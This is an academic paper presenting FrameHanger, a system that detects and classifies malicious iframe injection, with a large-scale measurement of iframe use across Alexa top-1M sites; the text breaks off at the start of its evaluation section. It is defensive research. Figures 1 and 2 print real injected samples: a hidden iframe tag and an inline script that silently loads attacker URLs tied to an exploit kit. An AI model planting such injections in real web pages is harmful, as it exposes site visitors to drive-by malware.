FrameHanger: Evaluating and Classifying Iframe Injection at Large Scale

Ke Tian[1], Zhou Li[2], Kevin D. Bowers[2], and Danfeng(Daphne) Yao[1]

[1] Virginia Tech, Blacksburg, VA
{ketian,danfeng}@cs.vt.edu,
[2] RSA Laboratories, Bedford, MA
{zhou.li,kevin.bowers}@rsa.com

Abstract. Iframe is a web primitive frequently used by web developers to integrate content from third parties. It is also extensively used by web hackers to distribute malicious content after compromising vulnerable sites. Previous works focused on page-level detection, which is insufficient for Iframe-specific injection detection. As such, we conducted a comprehensive study on how Iframe is included by websites around Internet in order to identify the gap between malicious and benign inclusions. By studying the online and offline inclusion patterns from Alexa top 1M sites, we found benign inclusion is usually regulated. Driven by this observation, we further developed a *tag-level* detection system named FrameHanger which aims to detect injection of malicious Iframes for both online and offline cases. Different from previous works, our system brings the detection granularity down to the tag-level for the first time without relying on any reference. The evaluation result shows FrameHanger could achieve this goal with high accuracy.

1 Introduction

The past decade has seen the strong trend of content consolidation in web technologies. Nowadays, a web page delivered to a user usually contains content pulled from many third-parties. A typical web primitive employed by website developers for this purpose is Iframe tag, which automatically renders web content in a container within a webpage. It gains popularity since the dawn of web and is still one major technique driving the Internet economy. Although Iframe facilitates the third-party content rendering, it introduces potential abuse. A recent take-down operation against Rig Exploit Kit shows Iframe is the major "glue" for its infrastructure [8]. After an attacker gains control over a vulnerable website, Iframe is usually injected into a webpage to make the site a gateway to attacker's infrastructure. Every time a user visits the compromised wepage, she is redirected to other website that hosts malicious payload.

Although malicious Iframe usage could be dangerous, Iframe injection characteristics and its countermeasure are not well studied. To fill this gap, we performed a large-scale analysis on *Alexa top 1 million* websites to understand how

Iframe is injected in both offline (embedded through Iframe tag) and online (generated through JavaScript) scenarios. We find Iframe inclusion is widely used by legitimate site owners. In particular, offline inclusion is more popular comparing to online inclusion, covering 30.8% of the pages returned to our crawler. A closer look into these Iframes shows a large portion of them point to several giant IT companies serving advertisements, social networks and web analytics. Techniques used extensively for injecting malicious Iframes have limited adoption in legitimate websites, like hidden style (except by several well-known third-parties) and obfuscation. On the downside, the support for browser policies, like CSP and `X-Frame-Options`, is still insufficient among site owners, though these policies could contain the damage caused by Iframe injection.

Because of the limited website protection, Iframe injection has already become a powerful weapon in hacker's arsenal [8]. Injected Iframes in compromised websites can point to arbitrary attacker's infrastructure for malware propagation. Therefore, we believe a system capable of pinpointing and classifying the Iframe injection and is very important in guarding the safety of web users and integrity of websites.

In this paper, we propose a new detection system named `FrameHanger` to mitigate the threat from Iframe injection. The system is composed of a static analyzer against offline injection and a dynamic analyzer against online injection. To counter the obfuscation and environment profiling heavily performed by malicious Iframe scripts, we propose a new technique called *selective multi-execution*. After an Iframe is extracted by `FrameHanger`, a machine-learning model is applied to classify its intention. We consider features regarding Iframe's style, destination and context. The evaluation result shows the combination of these features enables highly accurate detection: 0.94 accuracy is achieved by the static analyzer and 0.98 by the dynamic analyzer.

While prior works can detect webpages tampered by hackers [18,21,31,32,34,16], they either work at coarse-grained level (page- or URL-) or require a clean reference to perform differential analysis. On the contrary, `FrameHanger` is able to spot the malicious Iframe at *tag-level* without the dependency on any reference. As such, by applying `FrameHanger`, finding Iframe injection should become less labor-intensive and error-prone. We release source code of components of `FrameHanger`, in hopes of propelling the research on countering web attacks [3]. The contributions of the paper are summarized as follows:

- We propose a new *tag-level* detection system `FrameHanger` for malicious Iframe injection detection by combining selective multi-execution and machine learning. We design multiple contextual features, considering Iframe style, destination and context properties.
- We implement the prototype of `FrameHanger`, which contains a static analyzer and a dynamic analyzer. The experimental results demonstrate the high precision of `FrameHanger`, i.e., 0.94 accuracy for offline Iframe detection and 0.98 for online Iframe detection.
- We carried out a large scale study on Iframe injection, in both legitimate and malicious scenarios.

2 Background

In this section, we give a short introduction about Iframe tag, including its attributes and capabilities first. Then, we describe how Iframe is abused by network adversaries to deliver malicious content.

2.1 Iframe Inclusion

HTML Frame allows a webpage to load content, like HTML, image or video, independently from different regions within a container. There are four types of Frame supported by mainstream browsers, including `frameset`, `frame`, `noframe` and `iframe`. Except Iframe, all the others were deprecated by the current HTML5 standard. In this work, we focus on the content inclusion through Iframe.

Iframe attributes. How Iframe is displayed depends on a set of tag attributes. Attribute `height` and `width` determine the size of Iframe. The alignment of content inside Iframe can be configured by `marginheight`, `marginwidth` and `align`. For the same purpose, the developer can assign CSS properties into `style`, which provides more handlers for tuning the Iframe display. For instance, the position of Iframe within the webpage can be adjusted through two properties of `style` (`top` and `position`). When the Iframe has a parent node in the DOM tree, how it is displayed is influenced by the parent. The origin of Iframe content is determined by `src` attribute, which is either a path relative to the root host name (e.g., /iframe1.html) or an absolute path (e.g., http://example.com/iframe1.html). Figure 1 gives an example about what an Iframe tag looks like.

Browser policies. One major reason for the adoption of Iframe inclusion is that its content is isolated based on browser's Same Origin Policy (SOP) [9]. Bounded by its origin, the code within an Iframe is forbidden to access the DOM objects from other origins, which reduces the damage posed by third parties. However, the threat is not mitigated entirely by this base policy. All DOM operations are allowed by default within the Iframe container. To manage the access at finer grain, three mechanisms have been proposed:

- `sandbox` **attribute.** Starting from HTML5, developers can enforce more strict policy on Iframe through the `sandbox` attribute, which limits what can be executed inside Iframe. For instance, if a field `allow-scripts` is disabled in `sandbox`, no JavaScript code is permitted to execute. Similarly, submitting HTML form is disallowed if `allow-forms` is disabled.
- **CSP (Content Security Policy).** CSP provides a method for site owner to declare what actions are allowed based on origins of the included content. It is designed to mitigate web attacks like XSS and clickjacking. For one website, the policy is specified in the `Content-Security-Policy` field (or `X-Content-Security-Policy` for older policy version) within server's response header. CSP manages Iframe inclusion through attributes like `frame-ancestors`, which specifies the valid origin of Iframe.
- `X-Frame-Options`**.** This is also a field in the HTTP response header indicating whether an Iframe is allowed to render. There are three options for `X-Frame-Options`: `SAMEORIGIN`, `DENY` and `ALLOW-FROM`.

```
1 <p><span style="position: absolute; top: -1175px; width: 312px; height:
  306px;"> npz
2 <iframe src="http://gfd.JOSEPHANDRITO.COM/?
  q=wHnQMvXcJwDGFYbGMvrESqNbNknQA0OPxpH2_drWdZqxKGni0Ob5UU
  Sk6FSCEh3&amp;que=border.102ky68.406r3r5s3&amp;biw=border.111tk83.4
  06j4t3y2&amp;ct=border&amp;fix=border.98yv62.406y1w9o4&amp;oq=h9_Eq
  LbZROALjiBOJcwJnnY5fVQlA8qisi0iAyhDKicTQ-ByMZg91z6LRVvQ-2w"
  width="258" height="261"></iframe>
3 yqpwc </span>htkz</p>
4 <noscript>
5 <!DOCTYPE html >
6 <html lang="es">
7 <head>
8     <base href="http://www.selfprinting.es/" />
9 </noscript>
```

Fig. 1: An example of offline Iframe injection. Line 1-4 are added by attacker. The Iframe can only be detected in the HTML source code. Visitors are unable to see this Iframe from the webpage.

```
1 </script>
2 <body> </body>
3 <script type="text/javascript">
4 var hhfcdro = "iframe"; var mbusui = document.createElement(hhfcdro); var
  qqdbctd = ""; mbusui.style.width = "8px"; mbusui.style.height = "12px";
  mbusui.style.border = "0px"; mbusui.frameBorder = "0";
  mbusui.setAttribute("frameBorder", "0"); document.body.appendChild(mbusui);
  qqdbctd = "http://one.bestwingsinmemphis.com/?
  qtuif=2139&ct=soul&q=w3nQMvXcJxfQFYbGMvPDSKNbNkzWHViPxoqG9Mil
  dZ-qZGX_k7HDfF-
  qoV_cCgWR&oq=xfFf7tZNAOyikWJfQIznIxeUltBpfimj0PRyR_K1pKFrByJZA9
  H-qKlJLd_mhj2"; mbusui.src = qqdbctd; </script>
5 </body>
6 </html>
```

Fig. 2: An example of online Iframe injection. Line 3-4 are added by attacker.The Iframe is injected by running JavaScript code. Visitors are unable to notice the injection and see the Iframe from the webpage.

Though these primitives could help mitigate the threat from malicious Iframe, we found they were not yet widely used, as shown in Section 3.3. What's more, when the attacker is able to tamper the response header in addition to page content, all these policies can be disabled.

2.2 Malicious Iframe Injection

The capabilities of Iframe are bounded by different browser policies like SOP, but it is still extensively used by attackers to push malicious content to visitors, according to previous research [34] and reports [6,8]. In many cases, after attacker compromises a website and gains access, an Iframe with `src` pointing to a malicious website is injected to webpages under the compromised site. Next time when a user visits the compromised site, her browser will automatically load the content referred by the malicious Iframe, like drive-by-download code. In fact, it is not unusual to find a large number of websites hijacked to form one malware distribution network (MDN) through Iframe Injection [34]. So far, there are mainly two mechanisms used widely for Iframe injection and we briefly describe them below.

Offline Iframe injection. In this case, the attacker injects the Iframe tag to the compromised webpage without any obfuscation. Figure 1 illustrates one real-world example. To avoid visual detection by users, the attacker sets `top` field

of `style` to a very large negative value (`-1175px`). Instead of setting `style` in the Iframe tag, the attacker chooses to set it on the parent `span` node. Also interesting is that the injected Iframe appears at the very beginning of the HTML document, a popular pattern also mentioned by previous works [31]. The URL in `src` points to a remote site which aims to run Rig Exploit code in browser [6].

Online Iframe injection. To protect the Iframe destination from being easily matched by URL blacklist, attacker generates Iframe on the fly when the webpage is rendered by user's browser. Such runtime generation is usually carried out by script injected by attacker, like JavaScript code. We call such code *Iframe script* throughout the paper. Figure 2 illustrates one example. The code within the script tag first creates an Iframe tag (`createElement`) and adds it to the DOM tree (`appendChild`). Then, it sets the attributes of Iframe separately to make it invisible and point to malicious URL.

The sophistication of this example is ranked low among the malicious samples we found, as the malicious URL is in plain text. By applying string functions of JavaScript, the URL can be assembled from many substrings in the runtime. Recovering the Iframe URL will incur much more human efforts. Even worse, attacker can use off-the-shelf or even in-house JavaScript obfuscator [7,22,38] to make the entire code unreadable and impede the commonly used analyzers. We show examples of advanced destination-obfuscation in Section 6.3.

3 Large-scale Analysis of Iframe Inclusion

To get better understanding of how Iframe is included by websites around Internet, we crawled a large volume of websites and analyzed their code and runtime behaviors. Below we first describe our data collection methodologies. Then, we characterize the category, intention and sophistication of inclusion in both offline and online scenarios.

3.1 Data Collection

We choose the sites listed in Alexa top 1 million [3] as our study subject. For each site, our crawler visits the homepage and passes the collected data to a DOM parser and an instrumented browser for in-depth analysis. Some previous works use different strategies for web measurement, e.g., crawling 500 pages per site in Alexa top 10K list [33]. In this study, we are also interested in how less popular sites include Iframe, therefore we use the entire list of Alexa 1M.

. We built the crawler on top of Scrapy [10], an application framework supporting customized crawling jobs. We leverage its asynchronous request feature and are able to finish the crawling task within 10 days. For each site visited, our crawler downloads the homepage and also saves the response header to measure the usage of browser policies. We use an open-source library *BeautifulSoup* to parse the DOM tree and find all Iframe tags to measure offline inclusion. For online inclusion, we let a browser load each page and capture the dynamically

[3] `http://s3.amazonaws.com/alexa-static/top-1m.csv.zip`

generated Iframe through `MutationObserver` (detailed in Section 5.2). This approach allows us to study Iframe generated by *any* scripting code (JavaScript, Adobe Flash and etc.) within the entire page. In total, we obtained 860,873 distinct HTML pages (we name this set P) and their response headers. In total we spent 5 hours analyzing offline Iframes and 148 hours analyzing online Iframes. The ratio of websites returning valid to our crawler (86%) is slightly lower than a previous work also measuring Alexa top 1M sites (91%) [23]. We speculate the difference is caused by the crawler implementation: their crawler is built on top of an off-the-shelf browser and they set the timeout to 90 seconds.

To notice, we did not perform deep crawling (e.g., visiting pages other than the homepage, simulating user actions and attempting to log in) for each studied website. Our "breadth-first" crawling strategy aligns with previous works in large-scale web measurement [23]. Though deep crawling could discover more Iframe inclusions, it will take much more execution time.

3.2 Distribution of Iframes

	Offline Iframe	Online Iframe	Script Tag
# pages	265,087	16,292	799,673
Percent	30.8%	2%	92.9%
# pages with external `src`	229,558	6,016	587,946
Percent	26.7%	0.7%	68.3%

Table 1: Statistics for the 860,873 webpages (P). We count the pages that embed Iframe and their ratio. We also count the pages embedding script tag.

Popularity of Iframe inclusion. Table 1 presents the statistics of Iframe inclusion in the surveyed pages. In short, the usage of Iframe is moderate in the contemporary Internet world: only 31.6% pages include Iframe [4], whereas more than 92% pages have script tags. To notice, our instrumented browser captures any type of online Iframe inclusion, including that caused by script tags, which means script inclusion is rarely intended to insert Iframe.

Specifically, we found 30.8% pages include Iframe in the offline fashion, whereas only 2% include Iframe during runtime. We speculate such prominent difference is resulted from the separation of interfaces from third-party services. As an example, Google provides two options for using its web-tracking services [4]: placing an Iframe tag or a script tag. When the developer chooses the latter, the tracking code directly collects the visitor's information and no Iframe is created.

Then, we investigate the pages with offline Iframes which we name as P_{Off}. As expected, most pages (86.6% over P_{Off}) use offline Iframe to load content from external source (external hostname). For the remaining pages, though most

[4] Only Iframe with `src` is considered in the measurement study.

Domain	# Pages	Category	Percent
googletagmanager.com	102,207	web analytics	44.52%
youtube.com	52,308	social web	22.79%
facebook.com	37,466	social web	16.32%
google.com	7,564	search engines	3.29%
vimeo.com	6,943	streaming	3.02%
doubleclick.net	3,838	advertisement	1.67%

Table 2: Top 6 external domains referenced through offline inclusion. The percent is counted over P_{OffEx}.

Domain	# Pages	Category	Percent
doubleclick.net	3,269	advertisement	54.34%
facebook.com	213	social web	3.54%
youtube.com	172	social web	2.85%
ad-back.com	170	advertisements	2.82%
prom.ua	153	business&economy	2.54%

Table 3: Top 5 external domains referenced through online inclusion. The percent is counted over P_{OnEx}.

of destinations are relative paths, we still find a large number of paths like `file://*`, `javascript:false` and `about:blank`, which would not load HTML content. It turns out `file://*` is used to load file from user's local hard-disk and and the latter two is used as placeholder which is assigned by script after a moment [5]. Among the 16,292 pages including Iframe in online fashion (named P_{On}), only 6,016 (36.9%) point to external destination (named P_{OnEx}). Non-standard paths described above are extensively used in online Iframes.

Characterization of Iframe destinations. Table 2 and Table 3 list the domain name of most popular destinations in terms of referenced pages. For each domain, we obtained domain report from VirusTotal and used the result from Forcepoint ThreatSeeker to learn its category. In the offline case, services from the giant companies like Google and Facebook dominate the destinations. The number 1 domain is `googletagmanager.com`, a web analytics provided by Google. In the online case, while `doubleclick.net` takes 54.3% of P_{OnEx}, the percent for remaining domains are all small, 3.5% at most for `facebook.com`. Next, we compute the distribution of web categories regarding external destination. The result is shown in Figure 3. It turns out the distribution is quite different for offline and online case: social network and web analytics are the two main categories in offline case while advertisement Iframe is used more often in online case.

Comparison to script inclusion. Finally, we compare the Iframe inclusion and script inclusion in terms of amount and categories. Previous work has studied

[5] The update of `src` might be triggered by user's action, like moving mouse. User actions are not simulated by our system so the update might be missed.

the offline script inclusion and showed that most script are attributed to web analytics, advertisement and social network, which is consistent with our findings here. Still, there are two prominent differences. *1)* The number of script tags is an order of magnitude more than Iframe tags (8,802,569 vs 561,048 from the crawled 860,873 pages). *2)* The Iframe usage per site is quite limited. As shown in Figure 4, more than 60% webpages with Iframe inclusion only embed 1 Iframe, whereas at least 2 script tags are seen for 90% webpages doing script inclusion.





Fig. 3: Categories of offline and online Iframe destinations.



(a) All. (b) External.

Fig. 4: ECDF of number of offline Iframe and script tag per site.

3.3 Usage of Browser Policies

Site developers can leverage policies defined by browser vendors to control the threat posed by Iframes from third-party or unknown destinations. We are eager to know how the policies are enforced. To this end, we measure the usage of CSP, `X-Frame-Options` and `sandbox`. The result is elaborated below.

Regarding the usage of CSP, we found only 18,329 websites (2.1%) specify CSP or X-CSP and less than half of them use Iframe-related fields (see Table 4). CSP has much better adoption than X-CSP and we speculate it is caused by the deprecation of X-CSP in the latest specification.

On the other hand, the adoption of `X-Frame-Options` is much better, as 107,553 websites make use of this feature (see Table 5). The reason is perhaps that `X-Frame-Options` is more compatible with outdated browsers [13]. Yet, on

Site Count	CSP	X-CSP
frame-src	1,637	251
frame-ancestor	3,049	307
child-src	1,062	86

Table 4: Usage of CSP.

Site Count	`X-Frame-Options`	Ratio
SAMEORIGIN	95,897	89.2%
DENY	9,547	8.88%
ALLOW-FROM	1,200	1.12%

Table 5: `X-Frame-Options` Usage.

closer look, this result turns out to be quite puzzling. First, only 1.12% sites use the `ALLOW-FROM` option, meaning that most of the site owners make no differentiation on Iframe destinations. Second, a non-negligible amount of sites make mistakes that disable this policy: 979 sites use conflict options at the same time (e.g., both `SAMEORIGIN` and `DENY` are specified) and 1,338 sites misspell the options (`DANY`:6, `SAMEORGIN`:12, `ALLOWALL`:1,320). In the end, 86% percent of websites do not use either CSP or `X-Frame-Options`, suggesting there is a long way ahead for their broad adoption.

It is a good practice to restrict the capabilities of Iframe through `sandbox` attribute, but we found it only appears in 0.37% Iframes (2,104 out of 561,048).

3.4 Iframe Features

In this subsection, we take a close look at how Iframe tag is designed and included. In particular, we measured the `style` attribute of Iframe tag and the statistics of Iframe script.

Iframe `style`. Though the original purpose of Iframe is to split webpage's visible area into different regions, we found many Iframes are designed to be invisible to visitors, through the use of `style` attribute. Specifically, we found 31.0% of the Iframes are hidden for offline inclusion, in terms of size (e.g., `width`:0 and `height`:0) and visual position. However, when excluding 3 popular domains (`googletagmanager.com`, `doublclick.net` and `yjtag.jp`), only 3.8% Iframes are hidden. Similarly for online inclusion, 64.1% Iframes are hidden, but 80.2% among them are belong to 2 domains (`doubleclick.net` and `ad-back.net`). The result shows web analytics and advertisements are the major supporters for hidden Iframe.

Iframe script. Through the use of script, the destination of Iframe can be obfuscated, which could hinder existing web scanners or human analysts. We are interested in whether obfuscation is heavily performed by legitimate scripts and the answer turns out to be negative. We search the destination of all dynamically generated external Iframe among the script from the 6,016 pages (see Table 1) and found the match of domain name in 5,326 pages (88%). This result suggests developer usually has no intention to hide the destination. More specifically, among the 3,269 pages embedding `doublelcick.net` Iframe (see Table 3), match is found in 3,237 pages ($> 99\%$). One may question why developers choose Iframe script when it is only used in a light way. It turns out the purposes are merely delaying the assignment of destination and attaching more information to URL (e.g., add random nonce to URL parameter). This pattern significantly




Fig. 5: The framework of `FrameHanger`.

differs from the malicious samples where destination-obfuscation is extensively performed, which motivates our design of selective multi-execution (Section 5.2).

3.5 Summary

In conclusion, 30.8% sites perform offline injection and 2% perform online injection. Iframe is mainly used for social-network content, web analytics and advertisements. Several giant companies have taken the lion's share in terms of Iframe destination. The adoption of browser policies related to Iframe is still far from the ideal state and even writing policy in the correct way is not always done by developers.

4 Detecting Iframe Injection

Iframe is used extensively to deliver malicious web code, e.g., drive-by-download scripts, to web visitors of compromised sites since more than a decade ago [34]. How to accurately detect malicious Iframe is still an open problem. The detection systems proposed previously work at *page-*, *URL-* or *domain-level*. Given that many Iframes could be embedded by an individual page, *tag-level* detection is essential in saving the analysts valuable time for attack triaging. To this end, we propose `FrameHanger`, a detection system performing tag-level detection against Iframe injection. We envision that `FrameHanger` can be deployed by a security company to detect Iframe injection happening on any compromised website. In essence, `FrameHanger` consists of a static crawler to patrol websites, a static analyzer to detect offline injection and a dynamic analyzer to detect online injection. In what follow, we provide an overview of `FrameHanger` towards automatically identifying Iframe injection (the crawler component is identical to the one used for measurement study) and elaborate each component in next section. The system framework is illustrated in Figure 5.

***1)* Static analyzer.** When a webpage passes through crawler, static analyzer parses it to a DOM tree (step ❶). For each Iframe tag identified, we create a entry and associate it with features derived from tag attributes, ancestor DOM nodes and the hosting page (step ❷).

***2)* Dynamic analyzer.** An Iframe injected at the runtime by JavaScript code can be obfuscated to avoid its destination being easily exposed to security tools

(e.g., URL blacklist) or human analysts. Static analyzer is ineffective under this case so we developed a dynamic analyzer to execute each extracted JavaScript code snippet with a full-fledged browser and log the execution traces (step ❸). While there have been a number of previous works applying dynamic analysis to detect malicious JavaScript code (e.g, [26]), these approaches are designed to achieve very high code coverage, but suffering from significant overhead. Alternatively, we optimize the dynamic analyzer to focus on Iframe injection and use a lightweight DOM monitor to reduce the cost of instrumentation. When an Iframe tag is discovered in the runtime, the features affiliated with it and the original Iframe script are extracted and stored in the feature vector similar to static analyzer (step ❹).

3) **Classification.** Every Iframe tag and Iframe script is evaluated based on machine-learning models trained ahead (step ❺). We use separate classifiers for offline and online modes, as their training data are different and feature set are not entirely identical. The detection result is ordered by the prediction score and analysts can select the threshold to cap the number of Iframes to be inspected.

Adversary model. Our goal in this work is to detect injected Iframes within the webpages of *compromised sites*. When the sites are fully controlled and used for malicious purposes, Iframe detection is more challenging as manipulation is much easier for attackers (e.g., changing the Iframe context). The systems designed to capture malicious domains/URLs/pages are better choices for this scenario. We focus on Iframe tag and Iframe script and build detection models around them. Not all methods leading to Iframe injection are covered by `FrameHanger`. For instance, Iframe can be added by Adobe Flash or Java Applet. Given that these content are now blocked by default on many browsers, we believe these options are less likely adopted by adversaries. We assume malicious Iframe tag and Iframe script are self-contained, without additional dependencies (e.g., the style attribute of Iframe tag does not depend on CSS file and the Iframe script does not use functions from other JavaScript libraries, like jQuery). As revealed by previous works [31], adversaries prefer to keep their injected code self-contained. In Section 7, we discuss how `FrameHanger` can be enhanced to handle these cases.

5 Design and Implementation

In this section, we elaborate the features for determining whether an Iframe is injected. To effectively and efficiently expose the Iframe injected in the runtime by JavaScript, we developed a lightweight dynamic analyzer and describe the implementation details.

5.1 Detecting Offline Iframe Injection

By examining online reports and a small set of samples about Iframe injection, we identified three categories of features related to the style, destination and context of malicious Iframe, which are persistently observed in different attack campaigns. Through the measurement study, we found these features are rarely

presented in benign Iframes. All of the features can be directly extracted from HTML code and URL, therefore `FrameHanger` is able to classify Iframe immediately when a webpage is crawled. We describe the features by their category.

Style-based features. To avoid raising suspicion from the website visitors, the malicious Iframe is usually designed to be hidden, as shown in the example of Section 2. This can be achieved through a set of methods, including placing the Iframe outside of the visible area of browser, setting the Iframe size to be very small or preventing Iframe to be displayed. All of these visual effects can be determined by the `style` attribute of the Iframe tag. As such, `FrameHanger` parses this attribute and checks each individual value against a threshold (e.g., whether `height` is smaller than 5px) or matches it with a string label (e.g., whether `visibility` is `hidden`). As a countermeasure, attacker can create a parent node above the Iframe (e.g., `div` tag) and configure `style` there. Therefore, we also consider the parent node and the node above to extract the same set of features. We found style-based features could distinguish malicious and benign Iframe, as most of the benign Iframes are not hidden, except the ones belong to well-known third parties, like web analytics, as shown in Section 3.4. These benign but hidden Iframes can be easily recognized with the help of public list, like EasyList [1] and EasyPrivacy [2], and pre-filtered.

Destination-based features. We extract the lexical properties of the `src` attribute from the Iframe tag to model this category. `FrameHanger` only considers the properties from external destination, as this is the dominant way to redirect visitors to other malicious website, suggested by a large corpus of reports (e.g., [6]). For attacker, using relative path requires compromising another file or uploading a malicious webpage, which makes the hacking activity more observable. An Iframe without valid `src` value does not do any harm to visitors. The lexical properties `FrameHanger` uses is similar to what has been tested by previous works on URL classification [32], and we omit the details.

Context-based features. Based on our pilot study, we found attacker prefers to insert malicious Iframe code into abnormal position in HTML document, e.g., the beginning or end of the document. In contrast, site developers often avoid such positions. For this category, we consider the distance of the Iframe to positions of our interest and the distance is represented by number of lines or levels in DOM tree. Exploiting the code vulnerability of website, like SQL injection and XSS, is a common way to gain control illegally. Websites powered by web templates, like WordPress, Joomla and Drupal, are breached frequently because the related vulnerabilities are easy to find. We learn the template information from the META field of header and consider it as a feature. Finally, we compare the Iframe domain with other Iframe domains in the page and consider it more suspicious when it is different from most of others.

5.2 Detecting Online Iframe Injection

When the Iframe is injected by obfuscated JavaScript code, feature extraction is impossible by static analyzer. Deobfuscating JavaScript code is possible, but only works when the obfuscation algorithm can be reverse-engineered. Dynamic

analysis is the common approach to counter obfuscation, but it can be evaded by environment profiling [27]: e.g, the malicious code could restrict its execution on certain browsers based on `useragent` strings. To fix this shortcoming, force execution [26,24] and symbolic execution [27,35] are integrated into dynamic analysis. While they ensure all paths are explored, the overhead is considerable, especially when the code contains many branches and dependencies on variables.

Based on our large-scale analysis of Iframe script in Alexa top 1M sites and samples of malicious Iframe scripts, we found the existing approaches can be optimized to address the overhead issue without sacrificing detection rate. For legitimate Iframe scripts, obfuscation and environment profiling is rarely used. For malicious Iframe scripts, though these techniques are extensively used, only popular browser configurations are attacked (e.g., Google Chrome and IE). Therefore, we can choose different execution model according to the complexity of code: when the script is obfuscated or wrapped with profiling code, `FrameHanger` sends the code to multi-execution engine using a set of popular browser configurations; otherwise, the script is executed within a single pass. When an Iframe injection is observed (i.e., new node added to DOM whose tag name is Iframe), the script (and the Iframe) will go through feature extraction and classification.

Pre-filtering. At first step, `FrameHanger` uses the DOM parser to extract all script tags within the page. In this work, we focus on the Iframe injected by *inline script* (we discuss this choice in Section 7). The script that has no code inside or non-empty `src` attribute is filtered out.

The next task is to determine whether the code is obfuscated or the running environment is profiled. It turns out though deobfuscation is difficult, learning whether the code is obfuscated is a much easier task. According to previous studies [25,41], string functions (e.g., `fromCharCode` and `charCodeAt`), dynamic evaluation (e.g., `eval`) and special characters are heavily used by JavaScript obfuscators. We leverage these observations and build a set of *obfuscation indicators* to examine the code. Likewise, whether environment profiling is performed can be assessed through a set of *profiling indicators*, like the usage of certain DOM functions (e.g., `getLocation` and `getTime`) and access of certain DOM objects (e.g., `navigator.userAgent`). In particular, a script is parsed into abstract syntax tree (AST) using Slimit [5] and we match each node with our indicators.

Code wrapping and execution monitoring. Since we aim to detect Iframe injection at the tag level, `FrameHanger` executes every script tag separately in a *script container*, which wraps the script in a dummy HTML file. When the attacker distributes the Iframe script into multiple isolated script tags placed in different sections, the script code might not be correctly executed. However, such strategy might break the execution in user's browser as well, when a legitimate script tag is executed in between. Throughout our empirical analysis, code splitting is never observed, which resonates with findings from previous works [31].

Each script container is loaded by a browser to detect the runtime creation of Iframe. We first experimented with an open-source dynamic analysis framework [36] and instrument all the JavaScript function calls. However, the runtime

overhead is considerable and recovering tag attributes completely is hindered when attacker plays string operations extensively. Therefore, we moved away from this direction and explore ways to directly catch the injected Iframe object. Fortunately, we found the mainstream browsers provide an API object named `MutationObserver`[6] to allow the logging of all sorts of DOM changes. Specifically, the script container first creates a `MutationObserver` with a callback function and then invokes a function `observe(target,config)` to monitor the execution. For the parameter `config`, we set both options `childList` and `subtree` to `true` to catch the insertions and removals of the DOM children's and their descendants. When the callback function is invoked, we perform logging when the input belongs to `mutation.addedNodes` and its name equals "`iframe`". All attributes are extracted from the newly created Iframe for the feature exaction later. Because only one script tag exists in the script container, we are able to link the Iframe creation with its source script with perfect accuracy. We found this approach is much easier to implement (only 32 lines of JavaScript code in script container) and highly efficient, since `MutationObserver` is supported natively and the monitoring surface is very pointed.

Execution environment. We choose full-fledged browser as the execution environment. To manage the sequence of loading script containers, we leverage an automatic testing tool named Selenium [11] to open the container one by one in a new browser window. All events of our interest are logged by the browser logging API, e.g., `console.log`. The logger saves the name of hosting page, index of script tag and Iframe tag string (if created) into a local storage. We also override several APIs known to enable logic bomb, e.g., `setTimeout` which delays code execution and `onmousemove` which only responds to mouse events, with a function simply invoking the input. When a container is loaded, we keep the window open for 15 seconds, which is enough for a script to finish execution most of time. Depending on the pre-filtering result, single-execution or multi-execution will be preformed against the container. For multi-execution, we use 4 browser configurations (IE, Chrome, FireFox, Internet Explorer and Safari) by maneuvering `useragent` [7].

Changing `useragent` instead of actual browser for multi-execution reduces the running overhead significantly. However, this is problematic when the attacker profile environment based on browser-specific APIs. As revealed by previous works [31], `parseInt` can be used to determine whether the browser is IE 6 by passing a string beginning with "0" to it and checking whether the string is parsed with the octal radix. In this case, changing `useragent` is not effective. Hence, we command Selenium to switch browser when such APIs are observed.

Feature Extraction Similar to static analyzer, we consider the features related to style, destination and the context, but extract them from different places. The destination and style features come from the generated Iframe while the context features come from the script tag. The number and meanings of features are identical.

[6] `https://developer.mozilla.org/en-US/docs/Web/API/MutationObserver`
[7] `useragent` strings extracted from `http://useragentstring.com/`.

6 Evaluation

In this section, we present the evaluation on FrameHanger. We first examine the accuracy of static and dynamic analyzer on a labeled dataset and then perform an analysis on the importance of features. Next, we measure the performance overhead of FrameHanger. Finally, we show cases of destination-obfuscation discovered by our study.

Dataset. We obtained 17,273 webpages detected by a security company through either manual or automated analysis. To notice, the malicious Iframe tag or script was not labeled by the company. To fill this missing information, we first extracted all Iframe tags and scanned their destination with VirusTotal. An Iframe tag triggers at least 2 alarms is included in our evaluation dataset. Similarly, all Iframe scripts were executed and labeled based on the response from VirusTotal regarding the generated Iframe tags. To avoid the issue of data bias, we select only one Iframe or script per unique destination, which leaves us 1,962 and 2,247 malicious samples for evaluating static and dynamic analyzers.

The benign samples come from the 229,558 tags and 6,016 scripts used for the measurement study. If we include all of them for training, the data will be very unbalanced. Therefore, we perform down-sampling to match the size of malicious set. Any sample triggering alarm from VirusTotal was removed.

6.1 Effectiveness

